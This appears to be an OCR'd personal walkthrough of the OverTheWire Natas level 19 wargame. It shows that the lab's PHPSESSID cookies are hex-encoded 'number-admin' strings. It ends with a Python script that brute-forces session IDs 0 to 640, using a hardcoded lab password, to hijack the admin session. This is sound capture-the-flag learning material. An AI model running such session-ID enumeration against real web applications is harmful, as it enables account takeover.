

KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
14:37
natas17.natas.labs.overthewi
natas19.natas.labs.overthewi
natas19.natas.labs.overthewire.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS19
This page uses mostly the same code as the previous level, but session IDs are no longer sequential...
Please login with your admin account to retrieve credentials for natas20.
Username: test
Password: test
Login
We Chall
SUBMIT TOKEN
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24



Go to inpect,storage here I get a PHPSESSID assigned with a value: 3633332d74657374


17 July,24




now login with username as admin with random password i.e test and we get a new PHPSESSID

cookie value: 3232312d61646d696e

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
15:18
silentspectre@kali: ~
natas19.natas.labs.overthew
natas19.natas.labs.overthewire.org/index.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS19
SUBMIT TOKEN
This page uses mostly the same code as the previous level, but session IDs are no longer sequential...
You are logged in as a regular user. Login as an admin to retrieve credentials for natas20.
Inspector
Console
Debugger
Network
Style Editor
Performance
Storage
Cache Storage
Cookies
http://natas19.natas.labs.overthewire.org
Indexed DB
Local Storage
Session Storage
Filter Items
Name
Value
Domain
Path
PHPSES...
3232312d6164...
natas19.nat...
/
Filter values
Data
PHPSESSID:"3232312d61646d696e"
Created:"Sat, 20 Jul 2024 10:17:14 GMT"
Domain:"natas19.natas.labs.overthewire.org"
Expires / Max-Age:"Session"
HostOnly:true
HttpOnly:true
Last Accessed:"Sat, 20 Jul 2024 10:17:14 GMT"
Path:"/"
SameSite:"None"
Secure:false
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


17 July,24




Converting it into hex format we get 221-admin. Now put this hexformat value in code and run the code to get the correct PHPSESSID, once its done I add it to value in cookie and then get the password for natas20:

Keep the admin part same and go through 0-640 max no to generate session ids:

17 July,24


Recipe
From Hex
Delimiter
Space
Input
2d61646d696e
12
1
Raw Bytes
LF
Output
-admin

17 July,24



Bruteforce:


Now run this python code:

Python code:


```
import requests
import re

username = 'natas19'
password = 'tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr'

url = 'http://natas19.natas.labs.overthewire.org/'

session = requests.Session()

print("Trying " + str(1))

for i in range(641):
```

```
    print(f"Trying {i}")

    response = session.get(url, cookies={"PHPSESSID": f"{i}-admin".encode().hex()},
auth=(username, password))

    if "You are an admin" in response.text:
        print(response.text)
        break
```

Output:



17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
16:21
natas20.natas.labs.overthew
natas20.natas.labs.overthewire.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS20
SUBMIT TOKEN
You are logged in as a regular user. Login as an admin to retrieve credentials for natas21.
Your name:
Change name
View sourcecode
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24